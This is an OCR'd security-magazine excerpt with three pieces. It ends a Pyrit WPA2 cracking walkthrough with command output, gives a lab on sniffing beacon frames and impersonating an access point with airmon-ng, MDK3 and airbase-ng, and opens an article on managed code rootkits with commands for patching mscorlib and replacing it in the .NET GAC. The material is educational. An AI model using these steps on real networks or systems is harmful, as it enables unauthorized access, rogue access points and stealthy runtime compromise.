Listing 1: *Pyrit analysis*

```
>pyrit -r wpa2psk-linksys.dump.gz analyze
Pyrit 0.4.1-dev (svn r304) (C) 2008-2011 Lukas Lueg
http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+
Parsing file 'wpa2psk-linksys.dump.gz' (1/1)…
Parsed 499 packets (499 802.11-packets), got 1 AP(s)
#1: AccessPoint 00:0b:86:c2:a4:85 ('linksys'):
#1: Station 00:13:ce:55:98:ef, 3 handshake(s):
#1: HMAC_SHA1_AES, good*, spread 1
#2: HMAC_SHA1_AES, good*, spread 1
#3: HMAC_SHA1_AES, good*, spread 1
```

You might notice the asterisk (*) next to the handshakes, it indicates that the CCMP-known plain text attack is possible.

Listing 2: *Cracking the key*

```
>pyrit -r wpa2psk-linksys.dump.gz -i dict.gz --aes
attack_passthrough
Pyrit 0.4.1-dev (svn r304) (C) 2008-2011 Lukas Lueg
http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+
Parsing file 'wpa2psk-linksys.dump.gz' (1/1)…
Parsed 499 packets (499 802.11-packets), got 1 AP(s)
Picked AccessPoint 00:0b:86:c2:a4:85 ('linksys') automatically.
Tried 4094 PMKs so far; 1049 PMKs per second.
The password is 'dictionary'.
```

After that you can go ahead as it says on pyrit's Wikipedia page (*http://pyrit.googlecode.com*) and give it the attack command but add the *--aes* option. This will enable the attack and use it to crack the key.

You might also want to check out pyrit's blog for more information about the attack and the status of the project: http://pyrit.wordpress.com

Of course now you probably want to know if there are any possible countermeasures against this attack. Sadly as I already mentioned it before to fix the problem a whole new standard would have to be created, so there is nothing you can do except switching to 802.1x which is by design not vulnerable to this attack.

ABOUT THE AUTHOR:

Domonkos Pal Tomcsanyi

- have been dealing with WiFi-security since 2006

- co-author of the CCMP-known plaintext attack with Lukas Lueg

- presented at various conferences about wireless security (Hacktivity 2010 & 2011, HackerHalted Miami, USA)http://domonkos.tomcsanyi.netdomonkos@tomcsanyi.net

THEY SELDOM SMILE AT THE NSA. CAN YOU MAKE THEM GRIN?

Learn how to synthesize and apply these vital skills and leadership ability to succeed in the fast moving field of Network Security.

Bachelor of Science
Network Engineering
Network Security
Technology Forensics

Master of Science
Information Assurance

Program accreditations, affiliations and certifications:

ACCREDITED
The Higher Learning Commission
MEMBER
The Higher Learning Commission
NCA North Central Association
For more information: www.ncahlc.org

⚠ CLUSTERGEEK WITH CAUTION

LEARN, EXPERIENCE AND INNOVATE WITH THE FOLLOWING DEGREE STUDENTS: Advancing Computer Science, Artificial Life Programming, Digital Media, Digital Video, Enterprise Software Development, Game Art and Animation, Game Design, Game Programming, Human-Computer Interaction, Open Source Technologies, Robotics and Embedded Systems, Serious Game and Simulation, Strategic Technology Development, Technology Product Design, Technology Studies, Virtual Modeling and Design, Web and Social Media Technologies

Prepare to Defend!
www.uat.edu
877.828.4335

GEEK 411 AD


PLEASE SEE **WWW.UAT.EDU/FASTFACTS** FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.

WIRELESS STANDARDS & PRACTICES

NETWORK MANAGEMENT FRAMES

RICHARD BATKA

Wireless networking has fundamentally changed enterprise networking. End point devices are no longer tethered to cables. The speed and distance between a wireless networking interface card and access point is constantly increasing.



Wireless networking has fundamentally changed enterprise networking. End point devices are no longer tethered to cables. The speed and distance between a wireless networking interface card and access point is constantly increasing.

To really understand wireless you need to take a closer look at the 802.11 standard. Deep dive into this document and you will see that standards are defined for frame types that wireless network interface cards and access points use to send data back and forth as well as manage the wireless link..

That's all well and good but where do you look when things go wrong? When problems occur on a wireless network you probably reach for your trusted network analyzer to look at the traffic—What traffic? What exactly are you looking for? What does it mean when an access point is „not advertising" for example? In real terms? We will explore that in this article

Generally speaking there are three types of wireless frames:

- Management
- Control
- Data

There are four types of wireless –management- frames:

- Beacons
- Probes
- Authentication
- Association

BEACON FRAME

Let's talk about the beacon frame. A Beacon frame is a critical key management frame in 802.11 (WLAN) environments. Beacon frames are important because they advertise wireless network information such as the SSID of an wireless access point. A typical beacon frame is 50 bytes long. It includes a source and destination MAC address. In most cases the beacon frame originates from an access point.

A beacon frame has the following parts of information in the frame body: beacon interval, timestamp, service set identifier (SSID), supported rates (more on this below), parameter sets, capability info, and traffic indication map (called TIM).

FACT

When a wireless interface card receives a beacon frame it's receiving a large manifesto of information about the wireless access point that generated the frame.

DISCUSSION POINT: TO ADVERTISE THE SSID OR NOT?

Some are in favor of advertising the SSID while others do not support the practice. The commonly held view is that by allowing beacon frames to propagate throughout your corporate environment you open the door to a new attack vector and expanded the enterprise attack surface. The "advertise/don't advertise" debate is almost academic at this point due to the widespread proliferation of tools such as Kismet.

KISMET

Kismet lets you auto uncloak non-broadcasting access points that don't use beacon frames. Say for example that your network has access points that are not advertising. No problem. Kismet has the capability to detect if a client is talking to a unknown/unadvertised access point! It knows the SSID a client is using is valid because the client is communicating to that access point.

Once you know the access point exists you can have Kismet grab a probe from the client and hold on to it for future use. For example let's say at some point in the future you want to set up a fake access point with the intention of forcing clients to connect to it- Done.

BEACON FRAME STRUCTURE

The beacon frame has three parts:

- MAC header
- Frame Body
- Fcs

LAB PART-1: BACKTRACK, AIRMON-NG, AND WIRESHARK: Setting up a wireless wpacket sniffing environment.


BACKTRACK

BackTrack is a Linux-based penetration testing toolkit that lets security consultants perform assessments in a tailored environment. . Are you up to date with the latest BackTrak? BackTrack 5 (R1) was relased 8/18/11.

Start BackTrack

Bring up a one of your interfaces by using the following command:

```
# ifconfig wlan0 up
```



AIRMON-NG
AirMon-NG is a script that comes with the AirCrack-NG suite of tools. It's amazing and can serve many purposes however its primary function is to focus on wireless network interface cards (client) rather than wireless access points.
KEY USE: Wireless fishing attacks
Other examples include:

- Quickly obtain WPA Handshake or WEP Keys
- Confuse access points and nearby clients

The AirMon-NG syntax is:

```
airmon-ng <start|stop> <interface> [channel]
or airmon-ng <check|check kill>
```

Start AirMon-NG
Every environment and configuration will be slightly different however in my case I'm starting AirMon-NG on wireless lan channel 6. You can start AirMon-NG with the following command:

```
# airmon-ng start wlan0 6
```

Now that your interface is up and AirMon-NG is engaged, you can use a tool called MDK3 to create a beacon frame with a custom SSID. In my example I'm creating a SSID with the value of ‚pluto'. Enter the following command:

```
# MDK3 mon0 -b -c 6 -n pluto
```

Congratulations. Your access point now has a SSID=pluto. You can now go and open a another console window in BackTrack and get a list of all ESSID's. To do that enter the following command:

```
# ifconfig wlan5 up
# iwlist wlan5 scan |grep ESSID
```

You will see your new SSID.

LAB PART-2: IMPERSONATE A WIRELESS ACCESS POINT

Let's first take a look at the full command set by entering the following command in a new BackTrack window.

```
# airbase-ng --help
```

This will show you what commands are available to you. Try this command first. You will only need to specify a channel and SSID. Here is what we are doing and the associated values:

- Channel='-c' value = 6
- ESSID='-e' value = pluto
- Interface='mon0' value = mon0

Enter the following command:

```
# airbase-ng -c 6 -e pluto mon0
```

First thing AirBase-NG will do is tell you that it has created a tap interface at 0.

FACT
When AirBase-NG is started it creates a tap interface.
A tap interface is the interface that AirBase-NG will use to let us see all the data on the network. However the tap interface is not started (raised/up) by default. This is a very important fact. We will need to bring up this interface.
To raise the tap interface type the following command:

```
# ifconfig at0 up
```

To see all the options available to you type the following command:

```
# ifconfig at0
```

FACT
The TAP interface will always show incoming packets after decryption and any packets sent to the tap interface will go over the network encrypted.
This is possible when using the „-w" flag.

MTU
Maximum Transmission Unit (MTU) is the maximum IP packet size that will go out over the network before it gets split into multiple packets.

FACT
Ethernet_II specification states that the largest packet size is 1500
After entering the previous command Airbase-NG will report back that a access point has been created and that it has the BSSID of the Network Interface Card (NIC-Example 1A:0A:1A:11:1A:A1).

TIP
You can report a different BSSID if you choose by using „-a" option or by using a tool called MACChanger

MAC CHANGER
Macchanger is a utility for manipulating the MAC address of network interfaces and it now includes a graphical user interface! Macchanger will let you set the MAC randomly, set the MAC of another vendor, set another MAC of the same vendor, set a MAC of the same kind (eg: wireless card), and display a vendor MAC list (today about 6800 items) to choose from.
You're probably asking why you would want to do this. Here are some possible usages:

- You're in a DHCP network with some kind of IP-based restriction
- You've got a cluster that boots with BOOTP and you want to have a clean set of MACs
- You're trying to debug MAC based routes

LAB PART-3: WireShark

Now that the access point is up and running, you can start WireShark. WireShark can then begin to monitor (sniff) the network and inspect broadcast packets that you capture. I have my access point set up with a fake ssid of ‚pluto'. Now I can copy the BSSID. The BSSID will have the following format (Example) 1A:0A:1A:11:1A:A1

Install and start up WireShark.
Once WireShark is installed, select the ‚Mon0' interface. You can select the interface with the pull down menus in WireShark by doing the following:

Menu > Select Capture > Interfaces > Start capturing packets on the Mon0 interface.

After 1 min. [Stop] capturing traffic.

USING FILTERS IN WIRESHARK
After only a min. you will have a significant amount of traffic. You will have so much traffic in fact that you will want to apply a filter so you can manage the large volume of data. In the ‚filter section" at the top of the screen, type in the following filter:

```
> WLAN.addr == 1A:0A:1A:11:1A:A1
```

Remember that the goal is to only see frames [to] and [from] the BSSID (access point). So now you have entered ‚WLAN.addr == 1A:0A:1A:11:1A:A1' into the search bar. Let's go a bit further and define the filter some more- I want to only look at Beacon frames. I can do this by adding two ampersands „&&" and adding „wlan.fc.type_subtype == 0x08". I am now only looking at Beacon frames from that BSSID. The complete filter looks like this:

```
WLAN.addr == 1A:0A:1A:11:1A:A1 && wlan.fc.type_subtype == 0x08"
```

- Open the first captured frame.
- Expand that frame.
- Expand the IEEE 802.11 Beacon frame

You will see:

„Frame Control: = 0x0090 (Normal)" which means that you are looking at a Beacon frame.

The destination address is „Broadcast (ff:ff:ff:ff:ff:ff)" which means broadcast.

TIP
When you see ‚ff' it means it's being sent out for every host to hear. Wireshark knows that it's a wireless management frame. You now have the ability to use very specific filters. This has a tremendous advantage in that you are able to quickly parse large amounts of data quickly.

Take a look at the last section titled:

„IEEE 802.11 wireless LAN management frame"

Expand that section.
Look at the Fixed parameters and Tagged parameters. It's within this area that you will notice the „Tagged parameter". You will find a critical amount of information, for example.

```
EXAMPLE #1:
```

After expanding the Fixed parameters section. You will find „capability information". Look inside and you will see things like:

```
„Privacy: AP/STA cannot support WEP"
```

This means that privacy is not supported (which means „-w" option has not been set)

```
Example #2:
„DSSS-OFDM: DSSS-OFDM modulation not allowed"
```

This means that OFDM is not supported.

Look at Tagged parameters.
You will see that the SSID is set to „pluto". Additionally, you can see the supported data rates are:

SUPPORTED DATA RATES 1.0, 2.0, 5.5, 11.0 and the EXTENDED SUPPORTED RATES are 6.0, 9.0, 12.0, 18.0, 24.0, 36.0, 48.0, 54.0.

This is the kind of information you will find inside a beacon frame. You now know a lot more about the network you are on. Most of you will be looking at a typical 802.11-G wireless network. This information is important because it's what the access point advertises to the world all day long.

SUMMARY

This is the first step in gaining control of your wireless network. Knowing how and what the access point advertises is an important first step in planning an overall enterprise wireless strategy, architecture, and policy. The tools available today are excellent. I advise taking the time to become familiar with as many of these tools as you can so you can find opportunities to leverage your understanding in your current environment. Your end user population will thank you.


Thank you for taking the time to read this article.

RESOURCES

- BackTrack - Penetration Testing and Security Auditing Linux Distribution. www.bit.ly/rxyyVm
- MDK5 - MDK3 uses the osdep injection library from the www.aircrack-ng.org project. www.bit.ly/vWPjCy
- WireShark - Network protocol analyzer for Unix and Windows. www.bit.ly/w3cZd2
- Macchanger - Utility to change reported MAC address. www.bit.ly/svLRre
- Hak5 - A great group of people doing excellent technology research and security work. www.bit.ly/vJbeXE
- Kismet - Layer 2 802.11 wireless network detector, sniffer, and IDS. This tool lets you find wireless networks that don't use beacon frames. www.bit.ly/rKILpq
- Article - „802.11 Beacons Revealed" by Jim Geier. www.bit.ly/rrK1jT
- Guidance – Chris Goggans

RICHARD C. BATKA
is a New York City based business & technology executive and author. Mr. Batka has worked for global leaders Microsoft, PricewaterhouseCoopers, Symantec, Verizon, Thomson Reuters and JPMorgan Chase. A graduate of New York University, he can be reached at rbusa1@gmail.com or followed on Twitter

MOMENTUM PRESS



From the researcher who was one of the first to identify and analyze the infamous industrial control system malware "Stuxnet," comes a book that takes a new, radical approach to making Industrial control systems safe from such cyber attacks: design the controls systems themselves to be "robust."

Ralph Langner *started a software and consulting company in the industrial IT sector. Over the last decade, this same company, Langner Communications, became a leading European consultancy for control system security in the private sector. The author received worldwide recognition as the first researcher to technically, tactically, and strategically analyze the Stuxnet malware.*

www.momentumpress.net
222 E. 46th Street, #203
New York, NY 10017

Easily add security at the source

buguroo offensive security

In buguroo our **expert teams in security, hacking and programming** allows us to find solutions to simplify the development of secure code to our customers.

"Simplicity is the ultimate sophistication"
Leonardo da Vinci

buguroo has designed and developed bugScout, a powerful managed service for **source code vulnerability analysis**:

- **Effectiveness.** bugScout automatically detects over 94% of the vulnerabilities that can be found within the source code.
- **Simplicity.** bugScout includes a project, application and analysis classification system, incorporates a reports manager and makes vulnerability management a lot easier.
- **Scalability.** bugScout works in a decentralized, cloud computing environment.
- **Parallelized.** bugScout is designed to simultaneously audit multiple source codes without affecting performance.
- **Customizable.** bugScout is a multitasking and multiuser platform providing for rights granularity. The user interfaces are completely customizable.

MANAGED CODE ROOTKITS

EREZ METULA

This article provides an introduction to the concept of *Managed Code Rootkits (MCR)* – application level rootkits implemented at VM runtime level, as described in the book *Managed Code Rootkits*, authored by Erez Metula, by Syngress Publishing.

Is It Possible to Change the Definition of a Programming Language?

Changing the definition of a programming language means altering the low-level definition of the language's syntax and semantics (often seen as the runtime's API) so that the generated instructions do not necessarily match the intent of the source code.




Figure 1: *Managed Code Rootkits by Erez Metula*

Influencing source code is not a new idea. Injecting malicious code secretly by the compiler or the IDE was introduced a while ago, as Ken Thompson describes in his famous paper, Reflections on Trusting Trust (source: http://cm.bell-labs.com/who/ken/trust.html). The major drawback of such attacks is the fact that the attacker must control the development environment (such as the compiler, IDE, etc.) at the time the executable was created so that the backdoor is planted before (or more precisely, during) compilation. It is not possible to control executables that were created with a different compiler or were created before the attacker had control over the system.

Using managed code rootkits (MCRs), we can take this kind of attack a bit further, by changing the actual meaning of the compiled code after it was created. As such, no changes occur at the compile-level executable code. The executable stays the same, as opposed to the other attacks that targeted the compiled executable only containing the injected code.

When dealing with managed code the high-level code is compiled to an intermediate language (IL) software-based abstract instruction set and is using the runtime class libraries as the foundation for accessing system functionality. Managed code implementation is easier to subvert since it is using an IL implemented in software, and therefore the IL meaning can be changed to do things other than what it was expected to do. Since managed code depends on the runtime to operate (i.e., it cannot execute without the presence of the runtime, as opposed to compiled unmanaged code), changing the managed code runtime implementation means changing the behavior of all the applications using it. Although an application contains code that is supposed to do something, if the runtime is changed, it will eventually do what the runtime is set to do and not what the application intended it to do. A modified runtime means the same application can behave differently on different machines; it all depends on what the runtime says it should do. It is influencing the compiled executables without the need to modify the executable binary code.

When dealing with managed code the high-level code is compiled to an intermediate language (IL) software-based abstract instruction set and is using the runtime class libraries as the foundation for accessing system functionality. Managed code implementation is easier to subvert since it is using an IL implemented in software, and therefore the IL meaning can be changed to do things other than what it was expected to do. Since managed code depends on the runtime to operate (i.e., it cannot execute without the presence of the runtime, as opposed to compiled unmanaged code), changing the managed code runtime implementation means changing the behavior of all the applications using it. Although an application contains code that is supposed to do something, if the runtime is changed, it will eventually do what the runtime is set to do and not what the application intended it to do. A modified runtime means the same

application can behave differently on different machines; it all depends on what the runtime says it should do. It is influencing the compiled executables without the need to modify the executable binary code.

Modifying the language by altering the runtime can help an attacker to plant malware running as part of the runtime itself, controlling all the applications and having access to the virtual machine's (VM's) internal mechanisms. Many types of malware can be planted inside the runtime as an integral part of the runtime. These include backdoors that can add additional logic to sensitive methods, viruses that spread their code and infect the application space, and rootkits that lie to the application about the system state or about the rootkits' presence. Since the runtime high-level language does not necessarily do what the code says, we cannot trust the computation it is supposed to perform.

Interestingly, techniques exist that enable us to modify runtime behavior to implement these kinds of problems. In the next few subsections, we will discuss the following techniques:

- Attacking the runtime class libraries
- Attacking the Just in Time (JIT) compiler
- Abusing runtime instrumentation features
- As you read through the subsections, keep the following modification requirements in mind:
- The effect should be persistent.
  - The modification should be persistent across system reboot and shutdown. It should become part of the runtime and should always be active.1
- The effect should be fast enough.
  - The time it takes to execute code at the runtime level should be relatively equal to the time it takes to execute it at the application level.
- Influence should be at the machine-wide level.
  - Behavior should be reflected on all the applications using the runtime, from a single control point.
- The modification should allow you to perform complex operations.
  - These include operations such as direct access to internal methods/state, runtime code replacement, and constant value redeclaration, among others.
- The modification should be evasive from the application level.
  - The modification should be able to lie to applications in case they ask for information that might reveal its presence.

We will discuss these techniques in the following sections.

Remember, as with other kinds of rootkits, you'll probably need administrator-level privileges to implement most of the techniques described in this chapter.

Rootkits are not the means of gaining admin privileges, but rather the means of extending the effect of a successful attack after gaining these privileges.

In this article, we'll focus on runtime binary modification, which is one of many possible techniques to demonstrate this concept, though any other technique will do.

Changing a specific method's internal IL code implementation means that each time it is called, the modified code will be executed instead of the original method code. The runtime will use the IL code declared in the runtime method to generate machine-specific code using the JIT compiler.

Class library modification is the method we've chosen to demonstrate how the framework can be modified. Although we could have chosen any of the other methods, we went with this one because its simplicity will enable us to concentrate on the details of what we want to modify instead of the details of the modification steps.

Case Study: The .NET Runtime

We will demonstrate the required steps with a simple and intuitive example: We will modify the internal implementation of the *WriteLine(string s)* method so that every time it is called the string value of parameter 's' will be printed twice to the display. This little demo will serve as a Proof of Concept (PoC) for runtime modification in which we'll be modifying a specific internal method according to our needs. Printing every string twice is very intuitive and visible, so we'll be assured that our modification is working and can be replaced with code that can do whatever we want—if we can change WriteLine we can change basically everything else.

Here are the tools we'll use to perform the preceding steps:

- Process Monitor, to locate which DLLs are used and their location in the GAC
- Reflector, to analyze the DLL code
- Ilasm.exe, to assemble the IL bytecode instructions to a DLL binary
- Ildasm.exe, to disassemble the DLL binary to IL bytecode instructions
- Text editor, to modify the MSIL code
- NGEN, to revert back from a native image

To invoke the *WriteLine* method, use an invoker executable that calls Console.WriteLine to print the traditional *Hello World* string used in many programming books as the first program demonstrated (C#):

Listing 1: *Console.WriteLine prints the Hello World string.*

```
using System;
namespace HelloWorld {
   class Hello {
      static void Main(string[] args) {
         Console.WriteLine("Hello World!");
      }
   }
}
```

Now that we have the HelloWorld.exe invoker executable we'll start analyzing it and the framework DLL it is using.

Modifying the IL Code

Getting the IL code from a given DLL is very simple:

```
ILDASM /OUT=mscorlib.dll.il /NOBAR /LINENUM /SOURCE mscorlib.dll
```

Now that we have the disassembled code in mscorlib.dll.il (which is actually a text file containing IL code that is easy to work with), let's load it into a text editor. The file starts with external DLL declarations followed by some initializations, a couple of resource declarations, and right after that the actual code of the classes contained in this assembly. Each class is declared using the *.class* attribute, which contains the class methods declared with a *.method* attribute. The methods contain the actual IL code of that class.

Now let's find the WriteLine method in *mscorlib.dll.il.*

Our task is to make the *WriteLine* method print every string

twice (for each call to the WriteLine method), so we need to double the current IL code of that method.

Listing 2: *Printing every string twice.*

```
IL_0000:  call       class System.IO.TextWriter System.Console::get_Out()
IL_0005:  ldarg.0
IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
IL_000b:  call       class System.IO.TextWriter System.Console::get_Out()
IL_0010:  ldarg.0
IL_0011:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
IL_0016:  ret
```

The three new lines of code in this block are the same as the original block of code from earlier. This block should do the same thing as the first block: It will print the string received as input and, as a result, will print the same string twice.

The rest of the disassembled file is untouched at this stage. All we changed was the IL code contained in the *WriteLine* method.

Reassembling the Code

The next step is to generate a new, "genuine" DLL out of the modified MSIL code:

```
ILASM /DEBUG /DLL /QUIET /OUTPUT=mscorlib.dll mscorlib.dll.il
```

Deployment

If everything went fine, we should now have a modified mscorlib.dll file, which is going to replace the original DLL. Now we want to deploy it back into the framework installation files so that every application operating on top of the runtime will use it. This gives us a way to control the application by setting a "trap" inside a method, hooking into it, and waiting for the application to use it.

Since our modified DLL has a different signature than the original one, the framework will probably fail to load it.

There must be a way to get around this, and since we're taking advantage of our administrator-level privileges on the system there's nothing that can stop us. No mechanism residing on the same machine the attacker has control of can really withstand attacks against its own mechanisms. So, it's not a question of "if," but "how."

At first glance, it seems like we have roughly two options for bypassing the DLL integrity check mechanism. We can either disable this mechanism by patching the DLL containing the signature mechanism code, or find the keys used to sign/verify the DLL and replace them. We probably need to attack the strong name PKI-like infrastructure used to sign the DLL, and create our own chain of trust by re-signing the DLL so that signature verification will succeed. Since we don't have the original private key Microsoft used to sign the DLL, we need to generate a fake private/public key pair and re-sign the whole framework's DLLs.

Surprisingly, while doing research for this book the authors found that the signatures are not checked, but rather that the framework "believes" the directory name in which the DLL is located (containing the public key token value) and treats it as the DLL signature (i.e., it relies on the signature mentioned in the directory filename).

In other words, the signature of the DLL itself is irrelevant. All that matters is the directory in which it is located.

So, knowing that our original mscorlib.dll file has a public key token of b77a5c561934e089, and that it is a .NET Version 2.0 assembly located in GAC_32, it leads us to the C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089 directory as the place to copy the DLL (the same place it was before). When other executables/DLLs try to load this DLL, they will refer to its public key token and load this DLL from there. Therefore, our next step is to just overwrite the original mscorlib.dll with our own modified version:

Unless this file is currently open by way of some other process (and therefore is locked for changes), the copy operation should succeed—the original DLL should be overwritten with our own DLL

For some strange reason, although we replaced the original DLL with our own version and placed it in the correct location inside the GAC, it seems that our DLL is not in effect at all, and that the framework is still using the original version, even though we overwrote it!

How come our DLL is ignored? NGEN is to blame..

The framework is still using the native image of the older, original DLL and does not use our code.

We need to disable the native image from loading by using the NGEN uninstall command:

```
ngen uninstall mscorlib
```

We also must remove the native version of this DLL, by clearing the content of the specific DLL native image directory:

```
rd /s /q c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib
```

Now let's try running our invoker HelloWorld.exe again and see if our version is used

```
E:\Rootkits\raw\FULL_DEMO\01 WriteLine>HelloWorld.exe
Hello World!
Hello World!
```

Figure 2: *HelloWorld.exe Displaying Two Hello World! Strings*

Success! We've managed to change the framework runtime and provide our own implementation for one of its internal methods. As you can see, our modified *mscorlib.dll* was loaded, and the newer version of *WriteLine* was used, printing the string twice.

Case Study: The Java Runtime

Now that you understand the general steps of runtime modification, let's look at the steps for modifying the Java runtime.

Our goal will be to implement behavior similar to what we did when manipulating the runtime to print every string twice, but this time we'll be doing that on the Java runtime.

We'll use the following simple invoker Java application, saved as HelloWorld.java:

